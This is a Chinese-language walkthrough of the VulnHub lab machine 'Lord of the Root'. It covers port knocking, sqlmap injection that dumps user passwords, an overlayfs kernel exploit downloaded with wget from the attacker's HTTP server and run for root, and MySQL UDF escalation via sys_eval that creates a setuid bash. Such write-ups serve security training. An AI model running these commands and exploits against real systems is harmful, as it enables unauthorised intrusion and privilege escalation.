一、靶机描述

靶机地址：https://www.vulnhub.com/entry/lord-of-the-root-101,129/

靶机难度：中等（CTF）

靶机描述：这是 KoocSec 为黑客练习准备的另一个 Boot2Root 挑战。他通过 OSCP 考试的启发准备了这一过程。它基于伟大的小说改制电影《指环王》的概念。

目标：得到 root 权限&找到 flag.txt

直接 VM 导入靶机，启动靶机

二、信息搜集

1、目标 IP 获取

```
└─# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:4a:c2:f4, IPv4: 10.10.10.128
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
10.10.10.1      00:50:56:c0:00:08       (Unknown)
10.10.10.2      00:50:56:ed:8c:c1       (Unknown)
10.10.10.130    00:0c:29:13:a6:23       (Unknown)
10.10.10.254    00:50:56:e8:6f:62       (Unknown)
```

得到目标 IP：**10.10.10.130**

2、端口扫描

nmap -p- --min-rate 1000 -T4 10.10.10.130

```
└─# nmap -p- --min-rate 1000 -T4 10.10.10.130
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-08 03:50 EDT
Stats: 0:01:14 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 83.17% done; ETC: 03:52 (0:00:15 remaining)
Nmap scan report for 10.10.10.130
Host is up (0.00031s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 00:0C:29:13:A6:23 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 85.53 seconds
```

似乎只开启了 22 端口吗


端口详细信息扫描

nmap -p22 -sV -sC -A --min-rate 1000 -T4 10.10.10.130

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-08 03:52 EDT
Nmap scan report for 10.10.10.130
Host is up (0.00040s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 3c:3d:e3:8e:35:f9:da:74:20:ef:aa:49:4a:1d:ed:dd (DSA)
|   2048 85:94:6c:87:c9:a8:35:0f:2c:db:bb:c1:3f:2a:50:c1 (RSA)
|   256 f3:cd:aa:1d:05:f2:1e:8c:61:87:25:b6:f4:34:45:37 (ECDSA)
|_  256 34:ec:16:dd:a7:cf:2a:86:45:ec:65:ea:05:43:89:21 (ED25519)
MAC Address: 00:0C:29:13:A6:23 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.10 - 4.11 (93%), Linux 3.13 - 4.4 (93%), Linux 3.16 - 4.6 (93%), Linux 3.2 - 4.14
93%), Linux 3.8 - 3.16 (93%), Linux 4.4 (93%), Linux 4.2 (90%), Linux 3.13 (90%), Linux 3.18 (89%), Linux 3.13 -
.16 (87%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.40 ms 10.10.10.130

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.77 seconds
```

尝试连接 22 端口

ssh 10.10.10.130



给出提示：

Easy as 1,2,3

提示 port_knocking（端口试探）

端口试探的主要目的是防止攻击者通过对端口扫描的方式对主机进行攻击。

端口试探是一种通过尝试连接，从外部打开原先关闭端口的方法。一旦收到正确顺序的尝试连接，防火墙就会打开一些特定的端口允许尝试连接的主机访问。


尝试连接 1，2，3 端口

安装 knock：

apt install knockd

使用

knock -v 10.10.10.130 1 2 3




再次进行端口扫描

nmap -p- --min-rate 1000 -T4 10.10.10.130

开放新的端口 1337

三、Getshell

访问 1337 端口



查看源代码没有信息


进行目录扫描

```
[04:15:54] 301 -  319B  - /images  →  http://10.10.10.130:1337/images/
[04:15:54] 200 -  496B  - /images/
```


给到三张图片


没什么信息根据图片访问/mordor

源代码发现




THprM09ETTBOVEl4TUM5cGJtUmxlQzV3YUhBPSBDbG9zZXIh





得到新路径

/978345210/index.php




登录框

尝试 admin 万能密码失败


尝试注入

sqlmap -o -u http://10.10.10.130:1337/978345210/index.php --forms


给出：data: username= &password=*&submit=%20Login%20



sqlmap -o -u http://10.10.10.130:1337/978345210/index.php --forms --dbs



sqlmap -o -u http://10.10.10.130:1337/978345210/index.php --forms -D Webapp --tables



sqlmap -o -u http://10.10.10.130:1337/978345210/index.php --forms -D Webapp -T Users –dump

```
[5 entries]
+----+---------------------+----------+
| id | password            | username |
+----+---------------------+----------+
| 1  | iwilltakethering    | frodo    |
| 2  | MyPreciousR00t      | smeagol  |
| 3  | AndMySword          | aragorn  |
| 4  | AndMyBow            | legolas  |
| 5  | AndMyAxe            | gimli    |
+----+---------------------+----------+
```

得到：

frodo | iwilltakethering

smeagol | MyPreciousR00t

aragorn | AndMySword

legolas | AndMyBow

gimli | AndMyAxe

尝试进行 ssh 连接：

最终只有 smeagol | MyPreciousR00t 可以成功连接

```
Last login: Tue Sep 22 12:59:38 2015 from 192.168.55.135
smeagol@LordOfTheRoot:~$ id
uid=1000(smeagol) gid=1000(smeagol) groups=1000(smeagol)
smeagol@LordOfTheRoot:~$
```

cat /etc/passwd

四、提权

1、内核提权

查看内核：

uname -a

```
smeagol@LordOfTheRoot:/tmp$ uname -a
Linux LordOfTheRoot 3.19.0-25-generic #26~14.04.1-Ubuntu SMP Fri Jul 24 21:18:00 UTC 2015 i686 athlon i686 GNU/Lin
ux
```

ubuntu 14.04 linux 3.19

```
# searchsploit ubuntu 14.04
 Exploit Title                                                                                 |  Path
Apport (Ubuntu 14.04/14.10/15.04) - Race Condition Privilege Escalation                        | linux/local/37088.c
Apport 2.14.1 (Ubuntu 14.04.2) - Local Privilege Escalation                                    | linux/local/36782.sh
Apport 2.x (Ubuntu Desktop 12.10 < 16.04) - Local Code Execution                               | linux/local/40937.txt
Linux Kernel (Debian 7.7/8.5/9.0 / Ubuntu 14.04.2/16.04.2/17.04 / Fedora 22/25 / CentOS 7.3.1611) - 'ld | linux_x86-64/local/42275.c
Linux Kernel (Debian 9/10 / Ubuntu 14.04.5/16.04.2/17.04 / Fedora 23/24/25) - 'ldso_dynamic Stack Clash | linux_x86/local/42276.c
Linux Kernel (Ubuntu 14.04.3) - 'perf_event_open()' Can Race with execve() (Access /etc/shadow)  | linux/local/39771.txt
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation | linux/local/37292.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation (A | linux/local/37293.txt
Linux Kernel 3.x (Ubuntu 14.04 / Mint 17.3 / Fedora 22) - Double-free usb-midi SMEP Privilege Escalatio | linux/local/41999.txt
Linux Kernel 4.3.3 (Ubuntu 14.04/15.10) - 'overlayfs' Local Privilege Escalation (1)           | linux/local/39166.c
```

```
└─# searchsploit -m 39166.c
  Exploit: Linux Kernel 4.3.3 (Ubuntu 14.04/15.10) - 'overlayfs' Local Privilege Escalation (1)
      URL: https://www.exploit-db.com/exploits/39166
     Path: /usr/share/exploitdb/exploits/linux/local/39166.c
    Codes: CVE-2015-8660
 Verified: True
File Type: C source, ASCII text
Copied to: /tmp/39166.c



┌──(root㉿kali)-[/tmp]
└─# ls
39166.c              sqlmapzrp7l3y148679
config-err-Mmb3De    ssh-4uFvanC2vRux
sqlmap248u6ekd32699  systemd-private-207f4de4712641a9a5cea9035888f22e-colord.service-m0fOO0
sqlmap4n_xga8w34537  systemd-private-207f4de4712641a9a5cea9035888f22e-haveged.service-dkSjdO
sqlmap6s1cti5739396  systemd-private-207f4de4712641a9a5cea9035888f22e-ModemManager.service-anyzCL
sqlmapc4wn_yye35982  systemd-private-207f4de4712641a9a5cea9035888f22e-polkit.service-REHNJv
sqlmapmmqnc6y539049  systemd-private-207f4de4712641a9a5cea9035888f22e-systemd-logind.service-kerxcx
sqlmaponsph1yy46584  systemd-private-207f4de4712641a9a5cea9035888f22e-upower.service-FEvqMi
sqlmaptfo760ob39618  Temp-46f24cb3-9fc3-4347-bc4f-0099bdbb728e
sqlmapuws_cp8147448  VMwareDnD
sqlmapxalm4quf45504  vmware-root_682-2697467275
sqlmapxnham6z033597

┌──(root㉿kali)-[/tmp]
└─# python -m http.server 442
Serving HTTP on 0.0.0.0 port 442 (http://0.0.0.0:442/) ...
```

wget 10.10.10.128:442/39166.c

```
smeagol@LordOfTheRoot:/tmp$ ls
39166.c
```

```
smeagol@LordOfTheRoot:/tmp$ gcc 39166.c -o shell
smeagol@LordOfTheRoot:/tmp$ ls
39166.c  shell
smeagol@LordOfTheRoot:/tmp$ chmod 777 shell
smeagol@LordOfTheRoot:/tmp$ ls -la
total 32
drwxrwxrwt  4 root    root    4096 Jun  8 03:38 .
drwxr-xr-x 23 root    root    4096 Sep 22  2015 ..
-rw-rw-r--  1 smeagol smeagol 2680 Jun  8  2025 39166.c
drwxrwxrwt  2 root    root    4096 Jun  8  2025 .ICE-unix
-rwxrwxrwx  1 smeagol smeagol 8028 Jun  8 03:38 shell
drwxrwxrwt  2 root    root    4096 Jun  8  2025 .X11-unix
smeagol@LordOfTheRoot:/tmp$ ./shell
root@LordOfTheRoot:/tmp# id
uid=0(root) gid=1000(smeagol) groups=0(root),1000(smeagol)
root@LordOfTheRoot:/tmp#
```

```
root@LordOfTheRoot:/# cd root
root@LordOfTheRoot:/root# ls
buf  buf.c  Flag.txt  other  other.c  switcher.py
root@LordOfTheRoot:/root# cat Flag.txt
“There is only one Lord of the Ring, only one who can bend it to his will. And he does not share power.”
– Gandalf
```

2、mysql udf 提权

注意：下述操作未做演示，只是讲解一般操作步骤

查看 mysql 启动权限

```
root@LordOfTheRoot:/tmp# ps -ef | grep mysql
root       1069     1  0 01:43 ?        00:00:02 /usr/sbin/mysqld
```

查找 mysql 账号：/var/www/ 978345210/login.php

```
        $username=$_POST['username'];
        $password=$_POST['password'];
        $db = new mysqli('localhost', 'root', 'darkshadow', 'Webapp');
```

'root', 'darkshadow'

连接

mysql -u root -p

输入密码后进入

查看 mysql 版本号

（1） 依次执行

select * from mysql.func;#查看可执行函数，若以及有函数直接跳到（7）

select version(); # 获取数据库版本

udf 提权因数据库版本会不一样

show variables like 'plugin%'; # 查看 plugin 路径

show global variables like '%secure%'; #查看是否有写入权限

当 secure_file_priv 的值没有具体值时，可提权

（2）任选一个数据库创建表单：

CREATE TABLE foo (data LONGBLOB);

（3）将所选择的 udf 插入表单（同样先利用 wget 下载 kali 中自带的（位置：/usr/share/metasploit/mysql/））：

insert into foo values(load_file('/tmp/lib_mysqludf_sys_64.so '));

（4）导出(/usr/lib/mysql/plugin/为 plugin 位置)：

select * from foo into dumpfile '/usr/lib/mysql/plugin/lib_mysqludf_sys_64.so ';

（5）创建函数（这里少数情况会报错，执行（9））：

create function sys_eval returns integer soname 'lib_mysqludf_sys_64.so';

（6）select * from mysql.func; #查看函数是否创建成功

（7）select sys_eval('cp /bin/bash /tmp/bash ; chmod +s /tmp/bash');

（8）回到/tmp/bash 执行

/tmp/bash -p

whoami

（9）查看 lib_mysqludf_sys_64.so 长度，显示长度为 1

ls -l /usr/lib/mysql/plugin/lib_mysqludf_sys_64.so

直接在数据库中进行复制过去

\! cp /tmp/lib_mysqludf_sys_64.so /usr/lib/mysql/plugin